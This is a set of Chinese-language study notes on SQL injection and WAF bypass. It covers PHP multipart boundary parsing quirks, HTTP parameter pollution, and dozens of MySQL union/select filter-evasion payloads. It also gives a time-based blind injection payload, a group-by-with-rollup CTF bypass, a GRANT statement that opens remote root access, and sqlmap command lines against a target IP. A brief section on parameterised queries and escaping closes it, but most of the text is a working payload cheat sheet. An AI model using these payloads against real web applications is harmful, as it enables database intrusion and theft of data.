1. PHP程序特殊绕过办法
2. Php+apache畸形boundary

php在解析multipart data的时候有自己的特性对于boundary的识别，只取了逗号前面的内容，例如我们设置的boundary为---,123456，php解析的时候只识别了---后面的内容均没有识别。



1. HPP绕过

HPP是指http参数污染

1. 直接针对参数的污染

反复对参数进行赋值达到污染目的，如：

?id=1&id=2&id=3

此种形式在获取id值的时候不同的web技术获取的值是不一样的：

asp.net + iis：id=1,2,3

asp + iis：id=1,2,3

php+ apache：id=3

1. 利用gpc进行污染

利用gpc多次赋值参数，经比较，数据到达速度的是获得，

GET最快，POST第二，COOKIE第三。

1. DB层Bypass(参考君立华域wafbypass.pdf)
2. Mysql的bypass

* 参数和union之间

select \* from user\_listwhere uid=1.0union select 1,2,3,4,5

select \* from user\_listwhere uid=1E0union select 1,2,3,4,5

select \* from user\_listwhere uid=1\Nunionselect 1,2,3,4,5

select \* from user\_listwhere uid=1/\*!5000union\*/ select 1,2,3,4,5

* Union和select之间

1.使用空白符

2.使用注释

/\*\*/

/\*letmetest\*/

3.使用括号

select \* from user\_listwhere uid=1 union(select 1,2,3,4,5)

* Union和select之后

1.使用空白符

2.使用注释

/\*\*/

/\*letmetest\*/

3.其他方式

括号：select \* from user\_listwhere uid=1 union select(1),2,3,4,5

加号：select \* from user\_listwhere uid=1 union select+1,2,3,4,5

减号：select \* from user\_listwhere uid=1 union select-1,2,3,4,5

~号：select \* from user\_listwhere uid=1 union select~1,2,3,4,5

! 号：select \* from user\_listwhere uid=1 union select!1,2,3,4,5

@`形式`：select \* from user\_listwhere uid=1 union select@`1`,2,3,4,5

\*号：select \* from user\_listwhere uid=1 union select/\*!5000\*/,2,3,4,5

单引号：select \* from user\_listwhere uid=1 union select'1',2,3,4,5

双引号：select \* from user\_listwhere uid=1 union select"1",2,3,4,5

{} 括号：select \* from user\_listwhere uid=1 union select{x 1},2,3,4,5

\N符号: select \* from user\_listwhere uid=1 union select\N,2,3,4,5

* Select和from之间的位置

1.使用空白符

2.使用注释

/\*\*/

/\*letmetest\*/

3.其他方式

`号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select `schema\_name`frominformation\_schema.schematalimit 1);

+,-,!,~,',"号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select+schema\_namefrom information\_schema.schematalimit 1);

\*号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(/\*!5000select\*/schema\_namefrom information\_schema.schematalimit 1);

{}号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select{x schema\_name} from information\_schema.schematalimit 1);

()号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select(schema\_name)from information\_schema.schematalimit 1)

* Select和from之后的位置

1.使用空白符

2.使用注释

/\*\*/

/\*letmetest\*/

3.其他方式

`号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select `schema\_name`frominformation\_schema.schematalimit 1);

\*号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(/\*!5000select\*/schema\_namefrom information\_schema.schematalimit 1);

{}号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select{x schema\_name} from information\_schema.schematalimit 1);

()号：select \* from user\_listwhere uid=1 union select 1,2,3,4,(select(schema\_name)from information\_schema.schematalimit 1)

* 常用的字符串截取函数、拼接函数、字符转换函数
* 过滤逗号

1. limit处的逗号：limit 1 offset 0

2.字符串截取处的逗号：mid处的逗号：mid(version() from 1 for 1)

3.union处的逗号：使用join连接

1. 使用空字节

%00是原生过滤器（C++过滤器）认为的字符串终止符

1. 等价函数与命令
2. 函数

hex()、bin() ==> ascii()

sleep() ==>benchmark()

concat\_ws()==>group\_concat()

mid()、substr() ==> substring()

其他表示方式(mysql)：

substring([string],[pos],[len])==substring([string] from [pos] for [len])

mid([string],[start])==mid([string] from [start])

@@user ==> user()

@@datadir ==> datadir()

1. 符号

And==>&&

Or==>||

= = ==><>

1. 数据拼接函数

功能是将多条数据拼接为一条数据。


Concat()、group\_concat()、concat\_ws()

1. 利用group by、limit和with rollup对数据库某列值进行绕过

在特殊情况下利用group by column with rollup可以生成一条column=NULL的汇总数据元组，再利用limit将其取出。此时不仅可以确定column列的值为NULL（空值，不是字符串NULL），并且取出了一条可能有用数据库元组（group之后的汇总）

例如，key1=' or 1=1 group by key2 with rollup limit 1 offset 1#&key2=

可以绕过下图（美男子ctf）中的过滤：



1. SQL注入时常用的函数命令
2. 通用函数

|  |  |
| --- | --- |
| 函数或命令 | 注释 |
| system\_user() | 系统用户名 |
| user() | 用户名 |
| current\_user() | 当前用户名 |
| session\_user() | 连接数据库的用户名 |
| database() | 数据库名 |
| version() | MYSQL数据库版本 |
| load\_file() | MYSQL读取本地文件的函数 |
| @@datadir | 读取数据库路径 |
| @@basedir | MYSQL安装路径 |
| @@version\_compile\_os | 操作系统 Windows Server 2003 |
| mid(string,start[,length]) | 从字符串string的第start位起，顺序取其length位。start从1开始计数 |
| left(‘string’,num) | 取字符串string左边num位，不区分大小写 |
| group\_concate(column\_name) | 经常和group by一起使用，自动根据规则将列值拼接成一个字符串 |
| concate(str1,str2,str3,…) | 将多个字符串拼接为一个，界定符为逗号（，） |
| concate\_ws(delimiter,str1,str2,…) | 指定界定符，将多个字符串拼接 |
| GRANT ALL PRIVILEGES ON \*.\* TO 'root'@'%' IDENTIFIED BY '123456' WITH GRANT OPTION; |  |

1. substr函数

|  |  |  |
| --- | --- | --- |
| 数据库 | 函数或命令 | 注释 |
| MySQL | substr(‘string’,start[,length])，substring(‘string’,start[,length]) | 从字符串string的第start位起，顺序取其length位。start从1开始计数 |
| SQL Server | substring(‘string’,start[,length]) |
| Oracle | substr(‘string’,start[,length]) |

1. ascii函数

|  |  |  |
| --- | --- | --- |
| 数据库 | 函数或命令 | 注释 |
| MySQL | asci(‘char’),ord(‘char’) | 返回’char’第一个字符的十进制ascii码。  反向函数为char(FF,FF,FD,FE) |
| SQL Server |  |  |
| Oracle |  |  |

1. hex等进制转换函数

|  |  |  |
| --- | --- | --- |
| 数据库 | 函数或命令 | 注释 |
| MySQL | bin(num)  oct(num)  hex(num) | 二进制  八进制  十六进制 |
| SQL Server |  |  |
| Oracle |  |  |

1. 变换请求方式绕过

POST在提交数据的时候有两种方式，第一种方式是使用urlencode的方式提交，第二种方式是使用form-data的方式提交。当我们在测试站点的时候，如果发现POST提交的数据被过滤掉了，此时可以考虑使用form-data的方式去提交。

攻击：

1.select/seLeCt/selselectect;2==3-1

2.(MySQL)Load\_File(url文字过滤 转Hex(16进制))函数

3.base64关键字编码、解码；二次编码需要考虑base64,url编码。可以用#和%23来测试是否进行url编码

4.sql注入“ ”等过滤，用“+”等来替代

5.盲注：

Payload: title=xiaoshiniudao&order=id AND (SELECT \* FROM (SELECT(SLEEP(5)))PisS)

6.select关键字设置大小写过滤时可以使用mysql50000字符，如/\*!50000select\*/

sqlmap：

1. 基本使用实例

D:\security\sql injection\sqlmapproject-sqlmap-04c1d43>sqlmap -u "http://172.17.50.231/stage/3df71a90c48ca5f4\_\_3/17/action.php" --data act="sd" --dbms mysql

1. 伪静态网页注入

Sqlmap在url中通过\*指定注入位置，如静态网页为：

<http://www.xx.com/news/1/23/index.html>

可利用sqlmap进行注入，-u参数中加上星号即可，例如：

http://www.xx.com/news/1/23\*/index.html

Sql注入防护办法：

1. 参数化字符串

使用参数化字符串变量生成字符串语句。

1. 安全函数

使用安全的变量获取方法。

1. Php中：
   * 1. Intval()方法，该方法会返回第一个有效的数值数字，后面的无效部分都省略。

Intval(‘3/\*\*/or 1=1#’)=3

* + 1. Addslash()和stripslash()对’、”、\等进行转义。
    2. Mysql\_real\_escape\_string()对\x00、\n、\r、\、’、”、\x1a进行转义。

在没有错误重定向时：

打’报错，或者bool 盲注就能说明存在注入。

如果存在错误重定向时：

应当先通过正确显示结果确认后台过滤规则，然后再利用类似bool盲注的正反对比规则确定是否存在注入。